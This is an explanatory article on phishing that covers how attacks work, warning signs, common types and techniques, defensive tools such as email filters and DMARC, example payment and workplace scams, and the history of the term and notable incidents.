phishing

What are phishing attacks?
Phishing is a fraudulent practice in which an attacker masquerades as a reputable entity or person in an email or other form of communication. Attackers commonly use phishing emails to distribute malicious links or attachments that can extract login credentials, account numbers and other personal information from victims.
Deceptive phishing is a popular cybercrime, as it's far easier to trick someone into clicking on a malicious link in a seemingly legitimate phishing email than it is to break through a computer's defenses. Learning more about phishing is important to help users detect and prevent it.
How does phishing work?
Phishing is a type of social engineering and cybersecurity attack where the attacker impersonates someone else via email or other electronic communication methods, including social networks and Short Message Service (SMS) text messages, to reveal sensitive information.
Phishers can use public sources of information, such as LinkedIn, Facebook and Twitter, to gather the victim's personal details, work history, interests and activities. These resources are often used to uncover information such as names, job titles and email addresses of potential victims. An attacker can then use information to craft a believable phishing email.
Typically, a victim receives a message that appears to have been sent by a known contact or organization. The attack is then carried out either when the victim clicks on a malicious file attachment or clicks on a hyperlink connecting them to a malicious website. In either case, the attacker's objective is to install malware on the user's device or direct them to a fake website. Fake websites are set up to trick victims into divulging personal and financial information, such as passwords, account IDs or credit card details.

Although many phishing emails are poorly written and clearly fake, cybercriminals are using artificial intelligence (AI) tools such as chatbots to make phishing attacks look more real.
Other phishing attempts can be made via phone, where the attacker poses as an employee phishing for personal information. These messages can use an AI-generated voice of the victim's manager or other authority for the attacker to further deceive the victim.
How to recognize a phishing attack email
Successful phishing messages are difficult to distinguish from real messages. Usually, they're represented as being from a well-known company, even including corporate logos and other identifying data.
However, there are several clues that can indicate a message is a phishing attempt. These include the following:
- The message uses subdomains, misspelled URLs -- also known as typosquatting -- or otherwise suspicious URLs.
- The recipient uses a Gmail or other public email address rather than a corporate email address.
- The message is written to invoke fear or a sense of urgency.
- The message includes a request to verify personal information, such as financial details or a password.
- The message is poorly written and has spelling or grammatical errors.
What are the different types of phishing attacks?
Cybercriminals continue to hone their existing phishing skills and create new types of phishing scams. Common types of phishing attacks include the following:
- Spear phishing attacks are directed at specific individuals or companies. These attacks usually employ gathered information specific to the victim to more successfully represent the message as being authentic. Spear phishing emails might include references to co-workers or executives at the victim's organization, as well as the use of the victim's name, location or other personal information.
- Whaling attacks are a type of spear phishing attack that specifically target senior executives within an organization with the objective of stealing large sums of sensitive data. Attackers research their victims in detail to create a more genuine message, as using information relevant or specific to a target increases the chances of the attack being successful. Because a typical whaling attack targets an employee who can authorize payments, the phishing message often appears to be a command from an executive to authorize a large payment to a vendor when, in fact, the payment would be made to the attackers.
- Pharming is a type of phishing attack that uses domain name system cache poisoning to redirect users from a legitimate website to a fraudulent one. Pharming attempts to trick users into logging in to the fake website using their personal credentials.
- Clone phishing attacks use previously delivered but legitimate emails that contain either a link or an attachment. Attackers make a copy -- or clone -- of the legitimate email and replace links or attached files with malicious ones. Victims are often tricked into clicking on the malicious link or opening the malicious attachment. This technique is often used by attackers who have taken control of another victim's system. In this case, the attackers use their control of one system within an organization to email messages from a trusted sender who is known to the victims.
- Evil twin attacks occur when hackers try to trick users into connecting to a fake Wi-Fi network that looks like a legitimate access point. The attackers create a duplicate hotspot that sends out its own radio signal and uses the same name as the real network. When the victim connects to the evil twin network, attackers gain access to all transmissions to or from the victim's devices, including user IDs and passwords. Attackers can also use this vector to target victim devices with their own fraudulent prompts.
- Voice phishing is a form of phishing that occurs over voice-based media, including voice over IP -- also called vishing -- or plain old telephone service. This type of scam uses speech synthesis software to leave voicemails notifying the victim of suspicious activity in a bank account or credit account. The call solicits the victim to respond to verify their identity, thus compromising their account credentials.
- SMS phishing, or smishing, is a mobile device-oriented phishing attack that uses text messaging to convince victims to disclose account credentials or install malware. The victim is usually asked to click on a link, call a phone number or send an email. The attacker then asks the victim to provide private data. This attack is more difficult to identify, as attached links can be shortened on mobile devices.
- Calendar phishing attempts to fool victims by sending false calendar invites that can be added to calendars automatically. This type of phishing attack attempts to appear as a common event request and includes a malicious link.
- Page hijack attacks redirect the victim to a compromised website that's the duplicate of the page they intended to visit. The attacker uses a cross-site scripting attack to insert malware on the duplicate website and redirects the victim to that site.
Phishing techniques
Phishing attacks depend on more than simply sending an email to victims and hoping they click on a malicious link or open a malicious attachment. Attackers can use the following techniques to entrap their victims:
- URL spoofing. Attackers use JavaScript to place a picture of a legitimate URL over a browser's address bar. The URL is revealed by hovering over an embedded link and can also be changed using JavaScript.
- Link manipulation. Often referred to as URL hiding, this technique is used in many common types of phishing. Attackers create a malicious URL that's displayed as if it were linking to a legitimate site or webpage, but the actual link points to a malicious web resource.
- Link shortening. Attackers can use link shortening services, like Bitly, to hide the link destination. Victims have no way of knowing if the shortened URL points to a legitimate website or to a malicious website.
- Homograph spoofing. This type of attack depends on URLs that were created using different characters to read exactly like a trusted domain name. For example, attackers can register domains that use slightly different character sets that are close enough to established, well-known domains.
- Graphical rendering. Rendering all or part of a message as a graphical image sometimes enables attackers to bypass phishing defenses. Some security software products scan emails for particular phrases or terms common in phishing emails. Rendering the message as an image bypasses this.
- Covert redirect. Attackers trick victims into providing personal information by redirecting them to a supposed trusted source that asks them for authorization to connect to another website. The redirected URL is an intermediate, malicious page that solicits authentication information from the victim. This happens before forwarding the victim's browser to the legitimate site.
- Chatbots. Attackers use AI-enabled chatbots to remove obvious grammatical and spelling errors that commonly appear in phishing emails. Phishing emails using an AI chatbot might make the phishing message sound more complex and real, making it harder to detect.
- AI voice generators. Attackers use AI voice generator tools to sound like a personal authority or family figure over a phone call. This further personalizes the phishing attempt, increasing its likeliness to work. Attackers just need a voice sample using a small audio clip of the victim's manager or family member.
How to prevent phishing
To help prevent phishing messages from reaching end users, experts recommend layering security controls with the following tools:
- Antivirus software.
- Desktop and network firewalls.
- Antispyware software.
- Antiphishing toolbar installed in web browsers.
- Gateway email filter.
- Web security gateway.
- Spam filter.
- Phishing filters from vendors such as Microsoft.
Enterprise mail servers should use at least one email authentication standard for email security in order to confirm inbound emails are verifiable. This can include the DomainKeys Identified Mail protocol, which enables users to block all messages except for those that have been cryptographically signed. The Domain-based Message Authentication, Reporting and Conformance (DMARC) protocol is another example. DMARC provides a framework for using protocols to block unsolicited emails more effectively.
There are several resources on the internet that provide help to combat phishing. The Anti-Phishing Working Group Inc. and the federal government's OnGuardOnline.gov website both provide advice on how to spot, avoid and report phishing attacks. Interactive security awareness training aids, such as Proofpoint Security Awareness Training and Cofense's PhishMe, can help teach employees how to avoid phishing traps. In addition, sites like FraudWatch International and MillerSmiles.co.uk publish the latest phishing email subject lines that are circulating on the internet.
Employees should be properly educated on phishing techniques and how to identify them. They should also be cautioned to avoid clicking on links, attachments or opening suspicious emails from someone they don't know.
What are some examples of phishing scams?
Phishing scams come in all shapes and sizes. Users can stay safe, alert and prepared by knowing about some of the more recent ways that scammers have been phishing. A few examples of more modern phishing attacks include the following.
Digital payment-based scams
These scams occur when major payment applications and websites are used as a ruse to gain sensitive information from phishing victims. In this scam, a phisher masquerades as an online payment service, such as PayPal, Venmo or Wise.
Generally, these attacks are performed through email, where a fake version of a trusted payment service asks the user to verify login details and other identifying information. Usually, the attacker claims this information is necessary to resolve an issue with the user's account. Often, these phishing attempts include a link to a fraudulent spoof page.
PayPal is aware of these threats and has released informational materials for its users to reference to stay prepared against phishing attacks.
If a user is unsure of how to spot a fraudulent online payment phishing email, there are a few details to look out for. Generally, a phishing email imitating PayPal has been known to include the following:
- They might start with dodgy greetings that don't include the victim's name. Official emails from PayPal always address sellers by their name or business title. Phishing attempts in this sector tend to begin with Dear user or use an email address.
- In the case of PayPal and other online payment services, some of these scams alert their potential victims that their accounts will soon be suspended. Others claim that users were accidentally overpaid and now need to send money back to a fake account.
- PayPal doesn't send its users downloadable attachments. If a user receives an email from PayPal or another similar service that includes an attachment, they shouldn't download it.
If a seller receives one of these emails, they should open their payment page in a separate browser tab or window to see if their account has any alerts. If a seller has been overpaid or is facing suspension, it will say so there. Additionally, PayPal urges users to report any suspicious activity so it can continue to monitor these attempts and prevent its users from getting scammed.
Finance-based phishing attacks
These attacks operate on the assumption that victims will panic and give the scammer personal information. Usually, in these cases, the scammer poses as a bank or other financial institution. In an email or phone call, the scammer informs their potential victim that their security has been compromised. Often, scammers use the threat of identity theft to successfully do just that.
A couple examples of this scam include the following:
- Suspicious emails about money transfers are designed to confuse the victim. In these phishing attempts, the potential victim receives an email that contains a receipt or rejection email regarding an electronic fund transfer. Often, the victim instantly assumes fraudulent charges have been made to their account and clicks on a malicious link in the message. This leaves their personal data vulnerable to being mined.
- Direct deposit scams are often used on new employees of a company or business. In these scams, the victim is notified that their login information isn't working. Anxious about not getting paid, the victim clicks on a link in the email. This sends them to a spoof website that installs malware on their system. At this point, their banking information is vulnerable to harvesting, leading to fraudulent charges.
Work-related phishing scams
These are especially alarming, as this type of scam can be personalized and hard to spot. In these cases, an attacker purporting to be the recipient's boss, chief executive officer (CEO) or chief financial officer (CFO) contacts the victim and requests a wire transfer or a fake purchase.
One work-related scam that has been popping up around businesses in the last couple of years is a ploy to harvest passwords. This scam often targets executive-level employees since they likely aren't considering that an email from their boss could be a scam. The fraudulent email often works because, instead of being alarmist, it simply talks about regular workplace subjects. Usually, it informs the victim that a scheduled meeting needs to be changed. The employee is asked to fill out a poll about when a good time to reschedule would be via a link. That link then brings the victim to a spoof login page for Microsoft Office 365 or Microsoft Outlook. Once the employee enters their login information, the scammers steal their password.
Malicious actors could also pose as a manager, CEO or CFO over the phone by using an AI voice generator and then demand a fraudulent transfer of money. While the employee thinks they're making a business transaction, they're actually sending funds to the attacker.
History of phishing
The history of the term phishing isn't entirely clear. One common explanation for the term is that phishing is a homophone of fishing. And it's named so because phishing scams use lures to catch unsuspecting victims, or fish.
Another explanation for the origin of phishing comes from a string of characters -- <>< -- which was often found in AOL chat logs. Those characters were a common Hypertext Markup Language tag found in chat transcripts. Because it occurred so frequently in those logs, AOL admins couldn't productively search for it as a marker of potentially improper activity. Hackers would replace any reference to illegal activity -- including credit card or account credentials theft -- with the string.
In the early 1990s, a group of individuals called the Warez Group created an algorithm that would generate credit card numbers. The numbers were created at random in the attempt to create fake AOL accounts that would spam other accounts. Some hackers tried to change their screen names to appear as AOL administrators. Using these screen names, they would then phish people via AOL Instant Messenger for their information.
In the early 2000s, phishing saw more changes in implementation. The Love Bug of 2000 is an example of this. Potential victims were sent an email with a message saying "ILOVEYOU," pointing to an attachment letter. That attachment contained a worm that would overwrite files on the victim's computer and copy itself to the user's contact list.
Also, in the early 2000s, different phishers began to register phishing websites. A phishing website is a domain similar in name and appearance to an official website. They're made to fool someone into believing the site is legitimate.
Today, phishing schemes are more varied and potentially more dangerous than before. With the integration of social media and login methods, such as Facebook Login, an attacker could potentially commit several data breaches on a victim using one phished password, making them vulnerable to ransomware attacks in the process. More modern technologies are also being used. For example, in 2019, the CEO of an energy firm in the U.K. thought they were speaking on the phone with their boss. They were told to send funds to a specific supplier when in actuality it was a phishing scheme that used AI to mimic the voice of the chief executive of their parent company.
In 2020, a hacker and accomplices enacted a spear phishing attack, creating a website that looked like Twitter's internal virtual network provider. The attackers impersonated help desk staff, calling Twitter employees and asking them to submit their credentials. Using those credentials, the attackers gained access to various high-profile accounts, such as those of Barack Obama, Elon Musk and Joe Biden.
Learn more about AI chatbots like ChatGPT and how they're being used to boost phishing scams.